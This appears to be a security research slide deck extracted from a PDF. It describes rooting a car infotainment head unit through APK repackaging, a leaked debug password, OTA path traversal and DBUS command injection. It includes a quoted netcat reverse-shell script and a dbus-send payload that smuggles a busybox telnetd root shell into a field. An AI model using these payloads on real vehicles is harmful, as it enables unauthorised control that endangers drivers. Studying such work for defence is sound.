


DNS hijacking attacks store clear text transmissions. To replace the store apk, you can install a custom apk file and obtain a shell.

```
4823 56.108556 HTTP 1414 Continuation
4925 56.233427 HTTP 358 GET /_upgrade/file/20230407/ -v5.0.2.5.754-20230331150
4937 56.240200 HTTP 1414 Continuation
4948 56.272214 HTTP 1414 Continuation
4949 56.272294 HTTP 1414 Continuation
4950 56.272295 HTTP 1414 Continuation
4951 56.272630 HTTP 1414 Continuation
4952 56.274060 HTTP 1414 Continuation
Request URI: /_upgrade/file/20230407/ -20230331150057.apk
Request Version: HTTP/1.1
RANGE: bytes=0-\r\n
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.1.0; AOSP on Harman Platform Build/OPM1.171019.025)\r\n
Host: file \r\n
Connection: Keep-Alive\r\n
Accept-Encoding: gzip\r\n
\r\n
[Full request URI: http://file/_upgrade/file/20230407/20230331150057.apk]
[HTTP request 1/1]
```

# From zero to root intelligent vehicles


Installation **blocked** by whitelist



```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29  
"success": true,  
"message": null,  
"data": [  
  {  
    "name": "SYSTEMWHITELIST",  
    "value": "WHITELIST",  
    "status": 1,  
    "version": "1.0.0",  
    "dataValue": [  
      {  
        "name": "网易云音乐",  
        "packName": "com.netease.cloudmusic.iot",  
        "immerseUse": 0,  
        "secondCreenUse": 0,  
        "driveUse": 1,  
        "version": "#",  
        "hash": "#"  
      },  
      {  
        "name": "Bilibili车载版",  
        "packName": "com.bilibili.bilithings",  
        "immerseUse": 0,  
        "secondCreenUse": 0,  
        "driveUse": 0,  
        "version": "#",  
        "hash": "#"  
      }  
    ]  
  }  
]
```

# From zero to root intelligent vehicles

## Bypass installation verification



1. Select the application we want to install and unpack it with apktools

```
$ apktool d -o output_apk/ apk_name.apk
```

# From zero to root intelligent vehicles

```
AndroidManifest.xml ×
AndroidManifest.xml
1  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
2  package="com.netease.cloudmusic.iot" platformB
3
146 <string name="always_show_status_bar">Always show title bar</string>
147 <string name="app_all_apk">All apks</string>
148 <string name="app_backuper">Backed-up</string>
149 <string name="app_fixed">App Pinned</string>
150 <string name="app_hidden">Hidden</string>
151 <string name="app_hide_close_notify_msg">After close the notification icon,
152 <string name="app_manager">App Manager</string>
153 <string name="app_name">网易云音乐</string>
154 <string name="app_name_cardcollection">foo Card Games</string>
155 <string name="app_name_checkers">Checkers</string>
156 <string name="app_name_chess">Chinese Chess</string>
157 <string name="app_name_collection">foo Board Games</string>
```

2. The package name is in **AndroidManifest.xml**, search for package and modify the package name **package="com.netease.cloudmusic.iot"**



The APP name of the **res/value/strings.xml** file also needs to be changed.

# From zero to root intelligent vehicles

3. Repackaging and Resigning APK with `apktools` and `Apksigner`.

Reverse a shell

```
(base) % ssh ssh@192.168.137.137 -p2222
The authenticity of host '[192.168.137.137]:2222 ([192.168.137.137]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7UpX4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.137.137]:2222' (RSA) to the list of known hosts.
Password authentication
(ssh@192.168.137.137) Password:
sshd: / $ ls
acct          init.rc          proc
```

# From zero to root intelligent vehicles

## In untrusted app shell

- untrustapp's access to the service will be intercepted by all selinux rules and cannot escalate privileges
- untrustapp cannot access many commonly used directory files, for example, it cannot view the ports bound by netstat -p

```
netstat: /proc/dp: Permission denied
netstat: /proc/fb: Permission denied
netstat: /proc/fm: Permission denied
netstat: /proc/mv: Permission denied
netstat: /proc/m4u: Permission denied
netstat: /proc/rid: Permission denied
netstat: /proc/svp: Permission denied
netstat: /proc/wdk: Permission denied
netstat: /proc/keys: Permission denied
netstat: /proc/kmsg: Permission denied
netstat: /proc/misc: Permission denied
netstat: /proc/iomem: Permission denied
```

Netstat cannot view the specific PID or Program name. Originally, low authority could not obtain these details.

# From zero to root intelligent vehicles

## Trick!


Remember the engineering mode mentioned earlier?

There is an export log and I found some surprises

1. Debug Password



2. Log Download



# From zero to root intelligent vehicles

## Log Information leak


```
#netstat -apnt
Active Internet connections (established and servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State                   PID/Program Name
tcp        0      0 127.0.0.1:53            0.0.0.0:*                LISTEN                  5051/dnsmasq
tcp        0      0 192.168.39.1:53        0.0.0.0:*                LISTEN                  5051/dnsmasq
tcp        0      0 127.0.0.1:56790        0.0.0.0:*                LISTEN                  2353/someipsdd
tcp        0      0 192.168.100.3:55000    0.0.0.0:*                LISTEN                  2402/Vendor.FrameworksVocetermetappsomeip@0.0-service
tcp        0      0 0.0.0.0:7000           0.0.0.0:*                LISTEN                  3293/Commanant-connectivity-carplay.app
tcp        0      0 0.0.0.0:6010           0.0.0.0:*                LISTEN                  2352/loop
tcp        0      0 0.0.0.0:4444           0.0.0.0:*                LISTEN                  2369/p...
tcp        0      0 0.0.0.0:65501          0.0.0.0:*                LISTEN                  2161/Vendor.FrameworksVocetermetappsomeip@1.0-service
tcp        0      0 0.0.0.0:9090           0.0.0.0:*                LISTEN                  3544/..._main
tcp        0      0 0.0.0.0:9347           0.0.0.0:*                LISTEN                  2371/Vendor.FrameworksVocetermetappsomeip@1.0-service
tcp        0      0 127.0.0.1:56790        127.0.0.1:37860         ESTABLISHED            2353/someipsdd
tcp        0      0 127.0.0.1:38456        127.0.0.1:6010         ESTABLISHED            3864/com... speech:remote
tcp        0      0 127.0.0.1:37860        127.0.0.1:56790         ESTABLISHED            2168/vps
```

# From zero to root intelligent vehicles

Elevation of privileges  
from `untrusted_app` user to `shell user`

The system settings are only hidden, but not removed from the system and can be recalled.

By installing Google Play's FooView, you can get a list of all applications through the application and open it. System native settings and enable ADB



# From zero to root intelligent vehicles

Through reverse engineering, I found that after entering the engineering mode, there is a logic to upgrade.



```
/* renamed from: .p */  
/* loaded from: classes.dex */  
public class VersionUtil {  
    /* renamed from: a */  
    public static DocumentFile m181a(DocumentFile documentFile, Activity activity) {  
        DocumentFile[] mo2845bK;  
        DocumentFile documentFile2 = null;  
        if (documentFile.exists() && (mo2845bK = documentFile.mo2845bK()) != null && mo2845bK.length > 0) {  
            for (DocumentFile documentFile3 : mo2845bK) {  
                if (!documentFile3.isDirectory() && documentFile3.getName().contains("T") && documentFile3.getName().endsWith(".apk")) {  
                    documentFile2 = documentFile3;  
                }  
            }  
        }  
        return documentFile2;  
    }  
}
```

Store any apk and rename it to T\*\*r.apk, and you can install it through this process.

# From zero to root intelligent vehicles

## OTA file name traversal problem

### OTA file name path traversal

#### 1. Read USB upgrade file

```
private void upgradeAvnt() {  
    if (!isUsbUpgradePackageExist(packageName:"avnt.zip")) {  
        toast.makeText(this, (int) R.string.files_not_found, 0).show();  
    } else if (this.operateCommand.equals(aObject:"update_avnt")) {  
        this.mUpgradeHandler.sendEmptyMessage(0);  
        this.mUpdateType = "AVNT";  
    } else {  
        showPackageFoundDialog(this, updateType:"AVNT");  
    }  
}
```

```
private void bindService() {  
    Intent intent = new Intent();  
    intent.setAction("com.ts.car.upgrade.core.aidl.ITsUpgradeService");  
    intent.setPackage("com.ts.car.upgrade.core");  
    bindService(intent, this.otaConnection, 1);  
}
```

Binder

#### 2. Use Binder communication to call OTA Service

```
@Override // com.ts.car.upgrade.core.aidl.ITsUpgradeService  
public int startUpdate(String filePath) throws RemoteException {  
    Log.e(TsUpgradeService.TAG, "ota_start_update!");  
    if (TsUpgradeService.this.mUpgradeUtil == null) {  
        TsUpgradeService.this.init();  
    }  
    FileUtils.deleteFiles(TsUpgradeService.this.getString(R.string.ota_avnt_path));  
    FileUtils.deleteFiles(TsUpgradeService.this.getString(R.string.real_ota_mcu_path));  
    FileUtils.syncFile();  
    UpgradeUtil.delay();  
    Log.e(TsUpgradeService.TAG, "unZipFile: " + filePath);  
    try {  
        FileUtils.unZipFile(new File(filePath), TsUpgradeService.this.getString(R.string.ota_avnt_path));  
        TsUpgradeService.this.mUpgradeUtil.setUpgradeStep(step:0);  
    }  
    int result = -1;  
}
```

```
private static void unZipFile(ZipFile zipFile, String folderPath) throws IOException, ZipException, FileNotFoundException, Exception {  
    try {  
        Enumeration<?> entries = zipFile.entries();  
        while (entries.hasMoreElements()) {  
            ZipEntry entry = (ZipEntry) entries.nextElement();  
            if (entry.isDirectory()) {  
                Log.i(TAG, "unZipFile 01 file operation result:" + new File(new String(entry.getName().getBytes(Charset.forName("8859_1"), Charset.forName("GB2312"))).mkdir());  
            } else {  
                File desFile = new File(new String(folderPath + File.separator + entry.getName().getBytes(Charset.forName("8859_1"), Charset.forName("GB2312"))));  
                if (!desFile.exists()) {  
                    File fileParentDir = desFile.getParentFile();  
                    if (!fileParentDir.exists()) {  
                        Log.i(TAG, "unZipFile 02 file operation result:" + fileParentDir.mkdirs());  
                    }  
                    Log.i(TAG, "unZipFile 03 file operation result:" + desFile.createNewFile());  
                }  
                operateInputStream(zipFile.getInputStream(entry), new FileOutputStream(desFile));  
            }  
        }  
    }  
}
```

3. Direct splicing of getName leads to path traversal vulnerability

```
<string name="ota_save_path">/ota</string>  
<string name="ota_soc_path">/ota/avnt/soc.zip</string>  
<string name="ota_mcu_path">/ota/avnt/mcu</string>  
<string name="ota_avnt_path">/ota/avnt</string>  
<string name="cert_path">/data/misc/certs/</string>  
<string name="release_note_path">/ota/avnt/release_note.xml</string>  
<string name="real_ota_mcu_path">/share/mcu</string>
```

# From zero to root intelligent vehicles

The APK uses an official public signature, allowing applications with uid=1000 to be installed.

## APK signature verification result:

Signature verification succeeded

Valid APK signature v2 found

### Signer 1

Type: X.509  
Version: 3  
Serial number: 0xb3998086d056cffa  
Subject: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US  
Valid from: Wed Apr 16 06:40:50 CST 2008  
Valid until: Sun Sep 02 06:40:50 CST 2035

Public key type: RSA  
Exponent: 3  
Modulus size (bits): 2048  
Modulus: 197523605149941453155162009226265001132010959302108771392938823604914420854787861515417201529714771439838818633216645234225476111100992737652241205683647770346509126789078210935808901632517374149247

Signature type: MD5withRSA  
Signature OID: 1.2.840.113549.1.1.4

MD5 Fingerprint: 8D DB 34 2F 2D A5 40 84 02 D7 56 8A F2 1E 29 F9  
SHA-1 Fingerprint: 27 19 6E 38 6B 87 5E 76 AD F7 00 E7 EA 84 E4 C6 EE E3 3D FA  
SHA-256 Fingerprint: C8 A2 E9 BC CF 59 7C 2F B6 DC 66 BE E2 93 FC 13 F2 FC 47 EC 77 BC 6B 2B 0D 52 C1 1F 51 19 2A B8

# From zero to root intelligent vehicles

## Root Case1:DBUS



## Remote Exploitation of an Unaltered Passenger Vehicle

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Chris Valasek ([cvalasek@gmail.com](mailto:cvalasek@gmail.com))

August 10, 2015

You can deduce that executing code as root on the head unit is a trivial matter, especially when the default installation comes with well-known communication tools, such as netcat (nc). We wish that the exploit could have been more spectacular (editor's note: that is a lie), but executing code on the head unit was trivial. The follow 4 lines of Python opens a remote root shell on an unmodified head unit, meaning that an attacker does **NOT** need to jailbreak the head unit to explore the system.

```
#!/python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/harman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.ServiceIpc')
print playerengine_iface.Invoke('execute',{'cmd':"netcat -l -p 6666 | /bin/sh | netcat 192.168.5.109 6666"}')
```

# From zero to root intelligent vehicles

Root Case1:DBUS



- Remote code execution attacks
- Local privilege escalation
- Override control

# From zero to root intelligent vehicles

Root Case1:DBUS

## List all DBUS services

*dbus-send --session --type=method\_call --print-reply --dest=org.freedesktop.DBus / org.freedesktop.DBus.ListNames*

## Method to list DBus of a certain system

*dbus-send --system --type=method\_call --print-reply --dest=<service name> / org.freedesktop.DBus.Introspectable.Introspect*

# From zero to root intelligent vehicles

## Root Case1:DBUS

```
<node>
  <interface name="org.freedesktop.DBus.Properties">
    <method name="Set">
      <arg name="interface" direction="in" type="s"/>
      <arg name="property" direction="in" type="s"/>
      <arg name="value" direction="in" type="v"/>
    </method>
  </interface>
</node name="com/xxx/ivi/vehiclefunction/window"/>
</node>
```

```
dbus-send --system --print-reply --dest=<service_name> /com/xxx/ivi/vehiclefunction/window
com.xxx.ivi.vehiclefunction.window.setProperty string:'{"property":1,"value":2,"id":1}'
```

# From zero to root intelligent vehicles

## Root Case1:DBUS

DBUS has a service called tbox\_service

```
v9 = sub_21828(a4, "ImageName", v23, 4096);
LOWORD(v10) = (unsigned __int16)"tbox-service";
if ( v9 )
{
    HIWORD(v10) = (unsigned int)"tbox-service" >> 16;
    yunosLogPrint(0, 4, v10, "path is %s \n", v23);
    std::string::string(&v21, v23, &v22);
    memset(v24, 0, 0x1000u);
    sprintf(v24, "/usr/bin/start-nfs.sh %s", "/tmp/export/");
    yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
    system(v24);
    memset(v24, 0, 0x1000u);
    sprintf(v24, "rm -rf %s*", "/tmp/export/");
    yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
    system(v24);
    memset(v24, 0, 0x1000u);
    sprintf(v24, "cp %s %s -rf", v23, "/tmp/export/");
    yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
    system(v24);
}
-----
```

```
int CTBoxDbus::SetValue(int a1, _DWORD *a2, _DWORD *a3)
{
    if ( !strcmp((const char *)s, "EngDiskRefreshPerform") )
    {
        A(a1, a3, s, v95);
        goto LABEL_37;
    }
}
```

# From zero to root intelligent vehicles

## Root Case1:DBUS

DBUS has a service called tbox\_service

```
v9 = sub_21828(a4, "ImageName", v23, 4096);
LOWORD(v10) = (unsigned __int16)"tbox-service";
if ( v9 )
{
    HIWORD(v10) = (unsigned int)"tbox-service" >> 16;
    yunosLogPrint(0, 4, v10, "path is %s \n", v23);
    std::string::string(&v21, v23, &v22);
    memset(v24, 0, 0x1000u);
    sprintf(v24, "/usr/bin/start-nfs.sh %s", "/tmp/export/");
    yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
    system(v24);
    memset(v24, 0, 0x1000u);
    sprintf(v24, "rm -rf %s*", "/tmp/export/");
    yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
    system(v24);
    memset(v24, 0, 0x1000u);
    sprintf(v24, "cp %s %s -rf", v23, "/tmp/export/");
    yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
    system(v24);
    .....
}
```

```
int CTBoxDbus::SetValue(int a1, _DWORD *a2, _DWORD *a3)
{
    if ( !strcmp((const char *)s, "EngDiskRefreshPerform") )
    {
        A(a1, a3, s, v95);
        goto LABEL_37;
    }
}
```

```
dbus-send --system --print-reply --dest=com.xxx.ivt.TboxService /com/xxx/ivi/TboxService
com.xxx.ivt.TboxService.SetValue string:'EngDiskRefreshPerform' string:'{"ImageName": "; /bin/busybox
telnetd -l /usr/bin/bash -p 6667;"}'
```

# From zero to root intelligent vehicles

## Root Case2 : Local Socket

A program is bound to a local socket

```
1 int __fastcall sub_23E98(unsigned int a1)
2 {
3     int v1; // r0
4     int v2; // r4
5     bool v3; // nf
6     int v4; // r0
7     int optval; // [sp+Ch] [bp-24h] BYREF
8     struct sockaddr addr; // [sp+10h] [bp-20h] BYREF
9
10    *( _WORD *)addr.sa_data = (( _WORD)a1 << 8) | (a1 >> 8);
11    optval = 1;
12    addr.sa_family = 2;
13    *( _DWORD *)&addr.sa_data[2] = inet_addr("127.0.0.1");
14    v1 = socket(2, 1, 0);
15    v2 = v1;
16    if ( v1 < 0 )
17        return -1;
18    v3 = setsockopt(v1, 1, 2, &optval, 4u) < 0;
19    v4 = v2;
20    if ( v3 || (v3 = bind(v2, &addr, 0x10u) < 0, v4 = v2, v3) )
21    {
22        close(v4);
23        return -1;
24    }
25    else
26    {
27        listen(v2, 5);
28        return v2;
29    }
30 }
```

```
399     dword_3B300 = -1;
400     shutdown(v35, 2);
401     close(v35);
402     goto LABEL_150;
403     case 0x14:
404         send(v35, v124, 2u, 0);
405         shutdown(v35, 2);
406         sub_211E4(statusa, &v124[1]);
407         close(v35);
408         goto LABEL_150;
409     case 0x15:
410         send(v35, v124, 2u, 0);
411         shutdown(v35, 2);
```


